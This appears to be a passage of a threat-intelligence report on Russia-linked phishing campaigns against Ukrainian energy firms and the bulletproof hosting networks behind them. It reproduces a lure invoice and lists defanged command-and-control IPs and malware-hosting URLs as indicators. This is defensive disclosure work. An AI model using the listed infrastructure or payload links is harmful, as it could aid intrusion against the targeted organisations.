<table border="1"> <thead> <tr> <th>№</th> <th>Шифр</th> <th>Назва деталі (матеріалу)</th> <th>К-ть</th> <th>ОВ</th> <th>Ціна базова без ПДВ, грн</th> <th>Знижка, %</th> <th>Ціна без ПДВ, грн</th> <th>Сума без ПДВ, грн</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>00001108AY</td> <td>ФІЛЬТР МАСЛОРІДНИЙ</td> <td>1</td> <td>шт</td> <td>483,39</td> <td>7</td> <td>449,54</td> <td>449,54</td> </tr> <tr> <td>2</td> <td>00001444YU</td> <td>ФІЛЬТР ПОСІТРІВНИЙ</td> <td>1</td> <td>шт</td> <td>895,67</td> <td>7</td> <td>832,27</td> <td>832,27</td> </tr> <tr> <td>3</td> <td>0000381768</td> <td>НАКОНЕЧНИЙ ТЯГИ КЕРМА</td> <td>1</td> <td>шт</td> <td>1406,65</td> <td>7</td> <td>1308,18</td> <td>1308,18</td> </tr> <tr> <td>4</td> <td>0000381769</td> <td>НАКОНЕЧНИЙ ТЯГИ КЕРМА</td> <td>1</td> <td>шт</td> <td>1391,19</td> <td>7</td> <td>1293,81</td> <td>1293,81</td> </tr> <tr> <td>5</td> <td>00002594E7</td> <td>ПІДП'ЯСНИЙ КАБЕЛЬ ЗАГОРА</td> <td>2</td> <td>шт</td> <td>163,47</td> <td>7</td> <td>152,03</td> <td>304,06</td> </tr> <tr> <td>6</td> <td>00006447XZ</td> <td>ФІЛЬТР ПОСІТРІВНИЙ САЛОНУ В КО</td> <td>1</td> <td>шт</td> <td>862,50</td> <td>7</td> <td>802,50</td> <td>802,50</td> </tr> <tr> <td>7</td> <td>0000721080</td> <td>ФІЛЬТР ПАЛИВНИЙ</td> <td>1</td> <td>шт</td> <td>1487,13</td> <td>7</td> <td>1386,03</td> <td>1386,03</td> </tr> <tr> <td colspan="5"></td> <td colspan="4">Всього без ПДВ за ТМЦ, грн:</td> </tr> </tbody> </table>				№	Шифр	Назва деталі (матеріалу)	К-ть	ОВ	Ціна базова без ПДВ, грн	Знижка, %	Ціна без ПДВ, грн	Сума без ПДВ, грн	1	00001108AY	ФІЛЬТР МАСЛОРІДНИЙ	1	шт	483,39	7	449,54	449,54	2	00001444YU	ФІЛЬТР ПОСІТРІВНИЙ	1	шт	895,67	7	832,27	832,27	3	0000381768	НАКОНЕЧНИЙ ТЯГИ КЕРМА	1	шт	1406,65	7	1308,18	1308,18	4	0000381769	НАКОНЕЧНИЙ ТЯГИ КЕРМА	1	шт	1391,19	7	1293,81	1293,81	5	00002594E7	ПІДП'ЯСНИЙ КАБЕЛЬ ЗАГОРА	2	шт	163,47	7	152,03	304,06	6	00006447XZ	ФІЛЬТР ПОСІТРІВНИЙ САЛОНУ В КО	1	шт	862,50	7	802,50	802,50	7	0000721080	ФІЛЬТР ПАЛИВНИЙ	1	шт	1487,13	7	1386,03	1386,03						Всього без ПДВ за ТМЦ, грн:			
№	Шифр	Назва деталі (матеріалу)	К-ть	ОВ	Ціна базова без ПДВ, грн	Знижка, %	Ціна без ПДВ, грн	Сума без ПДВ, грн																																																																												
1	00001108AY	ФІЛЬТР МАСЛОРІДНИЙ	1	шт	483,39	7	449,54	449,54																																																																												
2	00001444YU	ФІЛЬТР ПОСІТРІВНИЙ	1	шт	895,67	7	832,27	832,27																																																																												
3	0000381768	НАКОНЕЧНИЙ ТЯГИ КЕРМА	1	шт	1406,65	7	1308,18	1308,18																																																																												
4	0000381769	НАКОНЕЧНИЙ ТЯГИ КЕРМА	1	шт	1391,19	7	1293,81	1293,81																																																																												
5	00002594E7	ПІДП'ЯСНИЙ КАБЕЛЬ ЗАГОРА	2	шт	163,47	7	152,03	304,06																																																																												
6	00006447XZ	ФІЛЬТР ПОСІТРІВНИЙ САЛОНУ В КО	1	шт	862,50	7	802,50	802,50																																																																												
7	0000721080	ФІЛЬТР ПАЛИВНИЙ	1	шт	1487,13	7	1386,03	1386,03																																																																												
					Всього без ПДВ за ТМЦ, грн:																																																																															
Сума знижки на послуги 0,00 грн Сума знижки на складові частини 493,77 грн Загальна сума знижки 493,77 грн				<table border="1"> <thead> <tr> <th>Платіж</th> <th>Сума без ПДВ</th> <th>ПДВ</th> <th>Сума з ПДВ</th> </tr> </thead> <tbody> <tr> <td>Всього за послуги, грн</td> <td></td> <td></td> <td></td> </tr> <tr> <td>Всього за складові частини, грн</td> <td>6 560,09</td> <td>1 312,02</td> <td>7 872,11</td> </tr> <tr> <td>Всього за рахунок, грн</td> <td>6 560,09</td> <td>1 312,02</td> <td>7 872,11</td> </tr> </tbody> </table>				Платіж	Сума без ПДВ	ПДВ	Сума з ПДВ	Всього за послуги, грн				Всього за складові частини, грн	6 560,09	1 312,02	7 872,11	Всього за рахунок, грн	6 560,09	1 312,02	7 872,11																																																													
Платіж	Сума без ПДВ	ПДВ	Сума з ПДВ																																																																																	
Всього за послуги, грн																																																																																				
Всього за складові частини, грн	6 560,09	1 312,02	7 872,11																																																																																	
Всього за рахунок, грн	6 560,09	1 312,02	7 872,11																																																																																	
Всього найменувань 7, на суму 7 872,11 грн Сума до сплати: Сім тисяч вісімсот сімдесят дві гривні 11 копійок У т.ч. ПДВ: Одна тисяча триста дванадцять гривень 02 копійки				Рахунок дійсний протягом трьох банківських днів. В разі несплати протягом трьох банківських днів, суму буде змінено. Інформація для замовника: 1. Резерв на складові частини (матеріали) зберігається на протязі 5 днів. Продовження терміну резерва можливе за тел. 2. Електронні блани, шити приладдя та запчастини, які були замовлені індивідуально, об'єму та повернення не підлягають. Увага! Довірності треба виписувати згідно інструкції № 99 від 16.05.96 р. У випадку придбання запчастин вказувати нomenклатуру та кількість товарно-матеріальних одиниць. У випадку розробки/перевірки на ремонт автомобіля вказувати модель автомобіля та держномер, однією цифрою - «одн.» та кількістю - «кільк.». Довірність, що виписана на суму, не приймається.																																																																																
М.П. Оформив Менеджер з постачання /Відділ матеріально-технічного постачання/ Муха Максим Віталійович																																																																																				

Figure 20. Content of the PDF lure attached to the mail.

Other mails from this campaign would download SmokeLoader from a *SharedFolder* hosted on '94.156.177[.]51', the same IP resolving 'spotcarservice[.]ru' that hosted both decoys and SmokeLoader executables.

4.2. January 2025

As for UAC-0050, UAC-0006 continued its activities in January 2025, starting with a campaign launched on the 6th, targeting the same kind of Ukrainian entities as in December 2024. A PDF file was attached to the mail, containing a link to the following URL (again redirecting to Kernel's website if visited):

- [downloadmanager\[.\]ru/download/files/index/document.php](downloadmanager[.]ru/download/files/index/document.php)

Some PDF files from this campaign would link to the next payload through compromised Ukrainian websites related to the **energy industry**:

- [energy-licey.com\[.\]ua/media/media/documents/n5f7jH36Aw.html](energy-licey.com[.]ua/media/media/documents/n5f7jH36Aw.html)

As previously observed, both UAC-0050 and UAC-0006 have been **strongly focusing** their campaigns on Ukrainian entities related to this sector, notably in a campaign launched on January 24th that targeted a Ukrainian company specialised in **gas production**, receiving emails from both intrusions sets.




Figure 21. Content of the PDF attached to the mail sent in January 2025.

5. Network infrastructure

5.1. Global Connectivity Solutions LLP

Each intrusion set used IPs announced by *Global Connectivity Solutions LLP* – **AS215540**, an autonomous system based in the United Kingdom, allocated one year ago in February 2024.

Intrusion set	IP address	Usage
UAC-0050	194.87.31[.]229	Remcos C2
UAC-0006	2.59.163[.]71	SmokeLoader C2
UAC-0006	88.151.192[.]71	SmokeLoader C2

61% of its peering agreements are shared with *Stark Industries Solutions Ltd* – AS44477, including the three prefixes used by the intrusion sets (figure 21 & 22). As a reminder and as reported in an investigation led by journalist Brian Krebs: “[*Stark Industries*] is being used as a global proxy network that conceals the true source of cyberattacks and disinformation campaigns against enemies of Russia”.³³

In early 2024, UAC-0006 indeed used a **SystemBC** server hosted on *Stark Industries*’s network to manage Ukrainians IPs used to send mails, before deciding to host it on a Ukrainian network (AS25403).³⁴

³³ <https://krebsonsecurity.com/2024/05/stark-industries-solutions-an-iron-hammer-in-the-cloud/>

³⁴ Intrinsec private report. “*Unveiling UAC-0006’s Infrastructure and Operations on Ukraine’s assets and its Allies throughout 2024*”. July 2024.




Figure 22. Network routes for prefixes 88.151.192[.]/24 (left), and 2.59.163[.]/24 (right).




Figure 23. Network route for prefix 194.87.31[.]/24.

Along those activities, Global Connectivity Solutions LLP was used in 2025 to host other malicious activities such as **DanaBot** payloads³⁵ and **Tycoon2FA (Storm-1747)** phishing pages.³⁶

³⁵ https://x.com/JAMESWT_MHT/status/188378054379723223

³⁶ https://x.com/TRAClabs_/status/1874927636843294989

5.1.1. Offshore Limited Liability Partners

The company linked to this autonomous system is owned by a Russian individual³⁷ and composed of two LLP designated members located in **Seychelles**³⁸:

- *LS TRADING PARTNERS INC*
- *LUPINE LOGISTICS LTD*

According to the Pandora Papers leak³⁹, and the documents seized from Alpha Consulting's offices by Seychelles authorities⁴⁰, both companies are owned by a Latvian individual named **Kirils Pestuns**.⁴¹ This entrepreneur was involved in the creation of the agency **ComForm** specialised in supplying low-cost anonymous British companies. This agency is known for being the main provider of shell companies for illicit businesses across countries part of the former Soviet Union.⁴²




Figure 24. Layout of the links between the above-mentioned entities.

5.1.2. Links with Zservers

Those two shell companies were leveraged for another UK-based company named *XHOST INTERNET SOLUTIONS LP*,⁴³ that also managed its own autonomous system '**AS208091**'. This specific company served as a front for the **Russian bulletproof hosting** services provider **Zservers**, which was

³⁷ <https://find-and-update.company-information.service.gov.uk/company/OC450701/persons-with-significant-control>

³⁸ <https://find-and-update.company-information.service.gov.uk/company/OC450701/officers>

³⁹ <https://www.icij.org/investigations/pandora-papers/alpha-offshore-leaks-database-pandora-papers-russia/>

⁴⁰ <https://www.icij.org/investigations/pandora-papers/police-swoop-on-seychelles-financial-services-firm-hours-after-new-pandora-papers-probe/>

⁴¹ <https://offshoreleaks.icij.org/nodes/240130005>

⁴² <https://www.thetimes.com/article/old-school-friends-in-cash-laundering-web-sdbw8mmz3>

⁴³ <https://find-and-update.company-information.service.gov.uk/company/LP022366/filing-history>

recently sanctioned by the U.S. Treasury, Australia, and the United Kingdom for its role in supporting **LockBit** ransomware attacks.⁴⁴

LP5 Application for registration of a Limited Partnership		
Names and signatures		
Please give the name and signature of each general partner		
Name	Signature	
LUPINE LOGISTICS LTD	James Dickens	
Please give the name, amount contributed and signature of each limited partner		
Name	Amount contributed Ⓢ	Signature
LS TRADING PARTNERS INC	£2 (cash)	[Signature]

Figure 25. Certificate of registration of a Limited Partnership for XHOST INTERNET SOLUTIONS LP.

Those elements could indicate that both network operators contacted the **same agency** or individual (Kirils Pestuns) to obtain shell companies for their businesses. This contact is probably renown amongst illicit ecosystems for its services regarding that matter.

5.1.2.1. New infrastructure

Since the sanctions, AS208091 de announced all IPv4 prefixes. Some of them were **moved to new autonomous systems**. For example, **193.37.69[.]0/24** was moved to Russian based *Nechaev Dmitry Sergeevich* – **AS213194**, created in February 2025 who only announces this prefix.⁴⁵ During the last 30 days, it placed itself in the 10th position of network that most hit our honeypots with around **873,701** recorded attacks.

⁴⁴ <https://home.treasury.gov/news/press-releases/sb0018>

⁴⁵ https://bgp.he.net/AS213194#_prefixes

The table below displays the 10 IPs originating from **AS213194** that targeted the most our honeypots.

Source IP	Count of hits
193.37.69[.]157	463,133
193.37.69[.]205	95,354
193.37.69[.]203	90,268
193.37.69[.]206	86,828
193.37.69[.]204	47,235
193.37.69[.]108	47,165
193.37.69[.]101	43,304
193.37.69[.]27	268
193.37.69[.]105	123
193.37.69[.]104	17

Source: Intrinsec.




Figure 26. Chart of the number of attacks that targeted our honeypots, distributed by destination ports and originating from AS213194 in the last 30 days.

Another prefix, **91.247.38[.]0/24**, was moved to a very suspicious looking autonomous system based in Seychelles named *Island Servers LTD* – **AS61336**, that only announces this prefix.⁴⁶ Three other prefixes previously announced by AS208091: **80.66.76[.]0/24**, **80.66.88[.]0/24**, and **87.251.75[.]0/24**, were moved to another Russian based network named *Gening Nikita Dmitrievich* – **AS213010**, that was only allocated in March 2025.⁴⁷ This autonomous system notably shares all its peering agreements with *LLC Smart Ape* – **AS56694**, which also provides upstream to the second autonomous system managed by Zservers: *XHOST INTERNET SOLUTIONS LP* – **AS197414**.⁴⁸

⁴⁶ https://bgp.he.net/AS61336#_prefixes

⁴⁷ <https://ipinfo.io/AS213010>

⁴⁸ https://bgp.he.net/AS197414#_peers

5.1.3. The connection with Global Internet Solutions LLC

Global Connectivity Solutions LLP can be linked to an older network named *Global Internet Solutions LLC* – **AS207713**, based in Russia and directed by the same Russian individual.⁴⁹ This company serves as a legal front for the bulletproof hosting provider “**4vps.su**”, advertised on underground forums such as XSS.



Figure 27. Websites of both companies, gir[.]network and globalconnex[.]com.

This network now announces prefixes such as ‘**45.143.203[.]0/24**’, that were previously announced by *TOV VAIZ PARTNER* – **AS61432**, a Ukraine-based autonomous system used by UAC-0006 to operate SmokeLoader campaigns⁵⁰, and considered an abusive network by Spamhaus.⁵¹




Figure 28. Timeline of the autonomous systems that announced ranged 45.143.203[.]0/24.

Source: **RIPEstat**

⁴⁹ <https://www.rusprofile.ru/id/1229200002316>

⁵⁰ https://www.trendmicro.com/en_us/research/25/a/cve-2025-0411-ukrainian-organizations-targeted.html#

⁵¹ <https://www.spamhaus.org/drop/asndrop.json>




Figure 29. Layout summarizing the links between the above-mentioned entities.

As we can observe in the figure below (figure 28 & 29), the prefixes are slowly being moved to AS215540. Moving to a British company fronted by offshore shell entities could be a sign from the will of this network's administrators to even more blur their tracks and evade any type of attribution or legal pursuits.




Figure 30. Chart of the volume of IPv4 prefixes announced by AS207713 (left), and AS215540 (right) over a period of 1 year. Source: **RIPEstat**



Figure 31. Snippet of the IPv4 prefixes announced by AS207713 and 215540. Source: **RIPEstat**

CERT-UA notably highlighted that *Global Internet Solutions LLC* happens to be one of the three hosting solutions that **UAC-0010** (Gamaredon) used the most to host its infrastructure.⁵² Indeed, both networks are often used by Russian state-sponsored intrusion sets such as **Gamaredon** (UAC-0010),⁵³ **Doppelgänger**,⁵⁴ **NoName057(16)** (DDoSia project).⁵⁵ Additionally, the owner of these networks has been linked to ransomware operations in the past.⁵⁶

Gamaredon (UAC-0010)

As a reminder, and according to CERT-UA, Gamaredon's activities are carried out by former 'officers' of the SBU Main Directorate in the AR of Crimea, that betrayed their military oath and began serving the FSB of Russia in 2014.⁵⁷ The group's main task is cyber espionage against Ukraine's security and defence forces. CERT-UA is aware that there is at least one case of **destructive activity** at an information infrastructure facility.

⁵² <https://x.com/Cyber0verload/status/1650748278076588033>

⁵³ https://www.rnbo.gov.ua/files/2023_YEAR/CYBERCENTER/Gamaredon_activity.pdf

⁵⁴ <https://www.qurium.org/alerts/exposing-the-evil-empire-of-doppelganger-disinformation/>

⁵⁵ <https://blog.sekoia.io/noname05716-ddosia-project-2024-updates-and-behavioural-shifts/>

⁵⁶ <https://medium.com/@danchodanchev/dancho-danchevs-round-up-of-russia-based-high-profile-ransomware-cybercriminals-ed1bf5a38b8f>

⁵⁷ <https://cert.gov.ua/article/5160737>

In March 2025, TrendMicro reported on **Black Basta** and **Cactus ransomware groups** using **BackConnect** malwares in their intrusions.⁵⁸ Some of the command-and-control servers were indeed hosted on IPs announced by *Global Connectivity Solutions Llp* – **AS215540**:

- 5.181.3[.]164
- 89.185.80[.]86
- 89.185.80[.]251

Ransomhub, another ransomware group, is also using AS215540 to host command-and-control servers for its python malware, as reported by *GuidePoint Security* in January 2025.⁵⁹

- 92.118.112[.]143
- 92.118.112[.]208

5.2. Railnet LLC, Virtualine

UAC-0050 and UAC-0006 also get their infrastructure from *Railnet LLC* – **AS214943**, for both malware C2s and payloads hosting.

Intrusion set	IP address	Usage
UAC-0050	66.63.187[.]150	Host weaponized VBS script
UAC-0006	66.63.187[.]25	SmokeLoader C2
UAC-0006	94.156.177[.]72	SmokeLoader C2
UAC-0006	94.156.177[.]155	SmokeLoader C2
UAC-0006	94.156.177[.]51	SmokeLoader C2
UAC-0006	94.156.177[.]166	SmokeLoader decoy

Allocated in May 2024, this autonomous system currently announces **seven** IPv4 prefixes, with a total of **2,304** IPs.⁶⁰

Prefix	Company
195.177.92[.]0/24	Pitline Ltd
195.177.95[.]0/24	Pitline Ltd
195.211.190[.]0/24	Pitline Ltd
94.154.35[.]0/24	Individual entrepreneur Dyachenko Valentina Ivanovna
94.154.37[.]0/24	Individual entrepreneur Dyachenko Valentina Ivanovna
94.156.177[.]0/24	VIRTUALINE TECHNOLOGIES
94.156.227[.]0/24	VIRTUALINE-TECHNOLOGIES

⁵⁸ https://www.trendmicro.com/en_us/research/25/b/black-basta-cactus-ransomware-backconnect.html

⁵⁹ <https://www.guidepointsecurity.com/blog/ransomhub-affiliate-leverage-python-based-backdoor/>

⁶⁰ <https://bgp.he.net/AS214943>




Figure 32. Chart of the evolution of IPv4 prefixes announced by AS214943 from September 2024 to February 2025.

Railnet LLC shares **41%** of its peering agreements with German provider Pfcloud UG – **AS51396**. Both networks are currently considered by Spamhaus to be abusive and are present in its ASN blocklist.⁶¹

Pfcloud UG

Pfcloud UG (AS51396) is a Germany based Tier 2 autonomous system offering ASN registration and IP ranges leasing. 37.6% of its IPv4 peers are shared with Tube-Hosting (AS49581) and 35.6% with Aurologic GmbH (AS30823), both larger Tier 2 networks that are not directly peered with Tier 1 and remain dependant to other Tier 2 networks such as RETN (AS9002).

In a previous investigation⁶², we discovered that Pfcloud was providing IPv4 ranges to the entire network of autonomous systems leveraged by the bulletproof hosting solution **AnonRDP**. At the time of writing this report, the infrastructure continues to be used by threat actors.

